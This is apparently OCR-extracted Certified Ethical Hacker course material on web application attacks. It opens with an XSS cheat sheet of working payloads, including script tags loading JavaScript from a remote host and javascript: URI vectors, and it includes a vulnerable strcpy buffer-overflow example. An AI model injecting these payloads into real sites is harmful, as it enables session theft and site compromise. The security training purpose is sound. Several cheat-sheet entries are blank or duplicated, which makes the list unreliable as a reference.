META: <META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS')";>

TABLE: <TABLE BACKGROUND="javascript:alert('XSS')">

TD: <TABLE><TD BACKGROUND="javascript:alert('XSS')">

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

XSS Cheat Sheet

The slide features a decorative bullet icon on the left and a dark blue sidebar containing various XSS attack vectors. The main content area is divided into three columns, each listing different XSS techniques with their corresponding code snippets.

- XSS locator:** "<!--<XSS>&{()}-->"
- Normal XSS JavaScript injection:** <SCRIPT SRC="http://hackers.org/xss.js"></SCRIPT>
- Image XSS:**
- No quotes and no semicolon:**
- Case insensitive XSS attack vector:**
- HTML entities:**
- Grave accent obfuscation:**
- Malformed IMG tags:** <SCRIPT>alert("XSS")</SCRIPT>>
- Embedded tab:**
- Embedded encoded tab:**
- Embedded tab:**
- Embedded encoded tab:**
- Embedded newline:**

Embedded carriage return:

Null Chars: perl -e print ""; > out

Non-alpha-non-digit XSS: <SCRIPT/XSS SRC="http://hackers.org/xss.js"></SCRIPT>

Non-alpha-non-digit part 2 XSS: <BODY onload=(S%&){--:;:7@/|\V|=alert('XSS')}>

Extraneous open brackets: <<SCRIPT>alert('XSS');//</SCRIPT>

No closing script tags: <SCRIPT SRC="http://hackers.org/xss.js?>

Protocol resolution in script tags: <SCRIPT SRC="http://hackers.org/>

Half open HTML/JavaScript XSS vector: <IMG SRC="javascript:alert('XSS')"

Double open angle brackets: <frame src="http://hackers.org/scriptlet.html" <

XSS with no single quotes or double quotes or semicolons: <SCRIPT>alert(/XSS/.source)</SCRIPT>

Escaping JavaScript escapes: '&';alert('XSS')//

End title tag: </TITLE><SCRIPT>alert("XSS");</SCRIPT>

INPUT image: <INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">

IMG Dynsrc:

IMG lowsrc:

IMG lowsrc:

BGSOUND: <BGSOUND SRC="javascript:alert('XSS');">

LAYER: <LAYER SRC="http://hackers.org/scriptlet.html"></LAYER>

STYLE sheet: <LINK REL="stylesheet" HREF="javascript:alert('XSS')"/>

Local htc file: <XSS STYLE="behavior: url(xss.htc);">

VBscript in an image:

Modal:

US-ASCII encoding: <script>alert('EXSS')</script>

META: <META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS')";>

TABLE: <TABLE BACKGROUND="javascript:alert('XSS')">

TD: <TABLE><TD BACKGROUND="javascript:alert('XSS')">

FIGURE 13.22: XSS Cheat Sheet

Cross-Site Request Forgery (CSRF) Attack



- Cross-Site Request Forgery (CSRF) attacks **exploit web page vulnerabilities** that allow an attacker to force an unsuspecting user's browser to send malicious requests they did not intend
- The victim user **holds an active session** with a trusted site and simultaneously visits a malicious site, which **injects an HTTP request** for the trusted site into the victim user's session, compromising its integrity



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.




Cross-site Request Forgery (CSRF) Attack

Cross-site request forgery is also known as a one-click attack. CSRF occurs when a user's web browser is instructed to send a request to the venerable website through a malicious web page. CSRF vulnerabilities are very commonly found on **financial-related** websites. Corporate **intranets** usually can't be accessed by the outside attackers so CSRF is one of the sources to enter into the network. The lack of the web application to differentiate a request done by malicious code from a genuine request exposes it to CSRF attack.

Cross-Site request forgery (CSRF) attacks exploit web page vulnerabilities that allow an attacker to force an unsuspecting user's browser to send malicious requests they did not intend. The victim user holds an **active session** with a trusted site and simultaneously visits a malicious site, which injects an HTTP request for the trusted site into the victim **user's session**, compromising its integrity.



FIGURE 13.23: Cross-site Request Forgery (CSRF) Attack



How CSRF Attacks Work

In a **cross-site request** forgery attack, the attacker waits for the user to connect to the trusted server and then tricks the user to click on a malicious link containing arbitrary code. When the user clicks on the malicious link, the arbitrary code gets executed on the trusted server. The following diagram explains the step-by-step process of a CSRF attack:




FIGURE 13.24: How CSRF Attacks Work

Web Application Denial-of-Service (DoS) Attack

CEH
Certified Ethical Hacker

Attackers exhaust available server resources by sending hundreds of **resource-intensive requests**, such as pulling out large image files or requesting dynamic pages that require expensive search operations on the backend database servers

Why Are Applications Vulnerable?

- Reasonable Use of Expectations
- Application Environment Bottlenecks
- Implementation Flaws
- Poor Data Validation

Web Server Resource Consumption

Targets

- CPU, Memory, and Sockets
- Disk Bandwidth
- Database Bandwidth
- Worker Processes

Web Services Unavailability

Application-level DoS attacks emulate the same request syntax and network-level traffic characteristics as that of the legitimate clients, which makes it **undetectable** by existing DoS protection measures

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Denial-of-Service (DoS) Attack

Denial-of-service attacks happen when the legitimate users are prevented from performing a desired task or operation. **Attackers exhaust** available server resources by sending hundreds of resource-intensive requests, such as pulling out large image files or requesting dynamic pages that require expensive search operations on the backend database servers.

The following issues make the web applications vulnerable:

- Reasonable Use of **Expectations**
- Application Environment Bottlenecks
- Implementation Flaws
- Poor Data Validation

Application-level DoS attacks emulate the same request syntax and network-level traffic characteristics as that of the legitimate clients, which makes it **undetectable** by existing DoS protection measures. In web application denial-of-service attack the attacker targets and tries to exhaust CPU, memory, Sockets, disk bandwidth, database bandwidth, and worker processes.

Some of the common ways to perform a web application DoS attack are:



- Bandwidth consumption—flooding a network with data

- 🕒 Resource starvation—depleting a system's resources
- 🕒 Programming flaws—exploiting buffer overflows
- 🕒 Routing and DNS attacks—manipulating DNS tables to point to alternate IP addresses

Denial-of-Service (DoS) Examples

C|EH
Certified Ethical Hacker

- User Registration DoS**
The attacker could create a program that submits the registration forms repeatedly, adding a **large number of spurious users** to the application.
- Login Attacks**
The attacker may overload the login process by continually sending login requests that require the presentation tier to access the authentication mechanism, rendering it **unavailable** or **unreasonably slow** to respond.
- User Enumeration**
If **application states** which part of the user name/password pair is incorrect, an attacker can automate the process of trying **common user names** from a **dictionary file** to enumerate the users of the application.
- Account Lock Out Attacks**
The attacker may enumerate user names through another vulnerability in the application and then attempt to authenticate to the site using **valid user names and incorrect passwords**, which will lock out the accounts after the specified number of failed attempts. At this point legitimate users will not be able to use the site.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.




Denial-of-Service (DoS) Example

Most web applications are designed to serve or withstand with limited requests. If the limit is exceeded, the web application may fail the server the additional requests. Attackers use advantage to launch denial-of-service attacks on the web applications. Attackers send too many requests to the web application until it gets exhausted. Once the web application receives enough requests, it stops **responding** to other request though it is sent by an **authorized** user. This is because the attacker overrides the web application with **false requests**. Various web application DoS attacks include:

- **User Registration DoS:** The attacker could create a program that submits the registration forms repeatedly adding a large number of spurious users to the application.
- **Login Attacks:** The login procedure is overloaded by the attacker by repeatedly transferring login requests that need the presentation tier to admit the request and access the verification instructions. When the requests are **overloaded**, then the process becomes slow or unavailable to the genuine users.
- **User Enumeration:** When the application responds to any user authentication process with the error message declaring the area of incorrect information, then the attacker can easily manipulate the procedure by brute forcing the common user names from a dictionary file to estimate the users of the application.

- ⌚ **Account Lock-Out Attacks:** Dictionary attacks can be **minimized** by applying the account lock method. The attacker may enumerate user names through vulnerability in the application and then attempt to authenticate the site using valid user names and incorrect passwords that will lock out the accounts after the specified number of failed attempts. At this point, **legitimate users** will not be able to use the site.



Buffer Overflow Attacks

A buffer has a specified data storage capacity, and if the count exceeds the original, the buffer overflows; this means that buffer overflow occurs when an application writes more data to a block of memory, or buffer, than the buffer is allocated to hold. Typically, buffers are developed to maintain finite data; additional information can be directed wherever it needs to go. However, extra information may overflow into neighboring buffers, destroying or overwriting legal data.



Arbitrary Code

A buffer overflow attack allows an attacker to modify the target process's address space in order to control the process execution, crash the process, and modify internal variables. When a buffer overflows, the execution stack of a web application is damaged. An attacker can then send specially crafted input to the web application, so that the web application executes the arbitrary code, allowing the attacker to successfully take over the machine. Attackers modify function pointers used by the application to redirect the program execution through a jump or call instruction to a location in the memory containing malicious code. Buffer overflows are not easy to discover, and even upon discovery they are difficult to exploit. However, the attacker who recognizes a potential buffer overflow can access a staggering array of products and components.



Buffer Overflow Potential

Both the web application and server products, which act as static or dynamic features of the site or of the web application, contain the potential for a buffer overflow error. Buffer overflow potential that is found in **server products** is commonly known and creates a threat to the user of that product. When web applications use libraries, they become vulnerable to a possible buffer overflow attack.

Custom web application code, through which a web application is passed, may also contain buffer overflow potential. Buffer overflow errors in a custom web application are not easily detected. There are fewer attackers who find and develop such errors. If it is found in the custom application (other than crash application), the capacity to use this error is reduced by the fact that both the source code and error message are not accessible to the attacker.



Vulnerable Code

```
int main(int argc, char *argv[]) {  
char *dest_buffer;  
dest_buffer = (char *) malloc(10);  
if (NULL == dest_buffer)  
return -1;  
if (argc > 1) {  
strcpy(dest_buffer, argv[1]);  
printf("The first command-line argument is %s.\n", dest_buffer); }  
else { printf("No command-line argument was given.\n"); } free(dest_buffer);  
return 0; }
```

Note: For complete coverage of buffer overflow concepts and techniques, refer to Module 17: Buffer Overflow Attacks.

Cookie/Session Poisoning

CEH
Certified Ethical Hacker

Cookies are used to maintain session state in the otherwise stateless HTTP protocol

The diagram illustrates the three main steps of cookie/session poisoning:

- Modify the Cookie Content:** Cookie poisoning attacks involve the modification of the contents of a cookie (personal information stored in a web user's computer) in order to bypass security mechanisms.
- Inject the Malicious Content:** Poisoning allows an attacker to inject the malicious content, modify the user's online experience, and obtain the unauthorized information.
- Rewriting the Session Data:** A proxy can be used for rewriting the session data, displaying the cookie data, and/or specifying a new user ID or other session identifiers in the cookie.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Cookie/Session Poisoning


Cookies frequently transmit sensitive **credentials** and can be modified with ease to escalate access or assume the identity of another user.

Cookies are used to maintain a session state in the otherwise stateless HTTP protocol. Sessions are intended to be uniquely tied to the individual accessing the web application. Poisoning of cookies and session information can allow an attacker to inject malicious content or otherwise modify the user's on-line experience and obtain **unauthorized** information.

Cookies can contain session-specific data such as user IDs, passwords, account numbers, links to shopping cart contents, supplied private information, and session IDs. Cookies exist as files stored in the client computer's memory or hard disk. By modifying the data in the cookie, an attacker can often gain **escalated access** or maliciously affect the user's session. Many sites offer the ability to "Remember me?" and store the user's information in a cookie, so he or she does not have to re-enter the data with every visit to the site. Any private information entered is stored in a cookie. In an attempt to protect cookies, site developers often encode the cookies. Easily reversible encoding methods such as Base64 and ROT13 (rotating the letters of the alphabet 13 characters) give many who view **cookies** a false sense of security.

Threats

The compromise of cookies and sessions can provide an attacker with user credentials, allowing the attacker to access the account in order to assume the identity of other users of an application. By assuming another user's online identity, the original user's purchase history can be reviewed, new items can be ordered, and the services and access that the vulnerable web application provides are open for the attacker to exploit. One of the easiest examples involves using the cookie directly for **authentication**. Another method of cookie/session poisoning uses a proxy to rewrite the session data, displaying the cookie data and/or specifying a new user ID or other session identifiers in the cookie. Cookies can be persistent or non-persistent and secure or non-secure. It can be one of these four variants. Persistent cookies are stored on a disk and **non-persistent cookies** are stored in memory. Secure cookies are transferred only through SSL connections.



How Cookie Poisoning Works

Cookies are mainly used by web applications to simulate a stateful experience depending upon the end user. They are used as an identity for the server side of web application components. This attack alters the value of a cookie at the **client side prior** to the request to the server. A web server can send a set cookie with the help of any response over the provided string and command. The cookies are stored on the user computers and are a standard way of recognizing users. All the requests of the cookies have been sent to the web server once it has been set. To provide further **functionality** to the application, cookies can be modified and **analyzed** by JavaScript.

- In this attack, the attacker sniffs the user's cookies and then modifies the cookie parameters and submits to the web server. The server then accepts the attacker's request and processes it.

The following diagram clearly explains the process of a cookie poisoning attack:





FIGURE 13.25: How Cookie Poisoning Works



Session Fixation Attacks

Session fixation helps an attacker to hijack a valid user session. In this attack, the attacker authenticates him or herself with a known **session ID** and then lures the victim to use the same session ID. If the victim uses the session ID sent by the attacker, the attacker hijacks the user **validated session** with the knowledge of the used session ID.

The session fixation attack procedure is explained with the help of the following diagram:





FIGURE 13.26: How Cookie Poisoning Works



Insufficient Transport Layer Protection

SSL/TLS authentication should be used for authentication on the websites or the attacker can monitor network traffic to steal an authenticated user's session cookie.

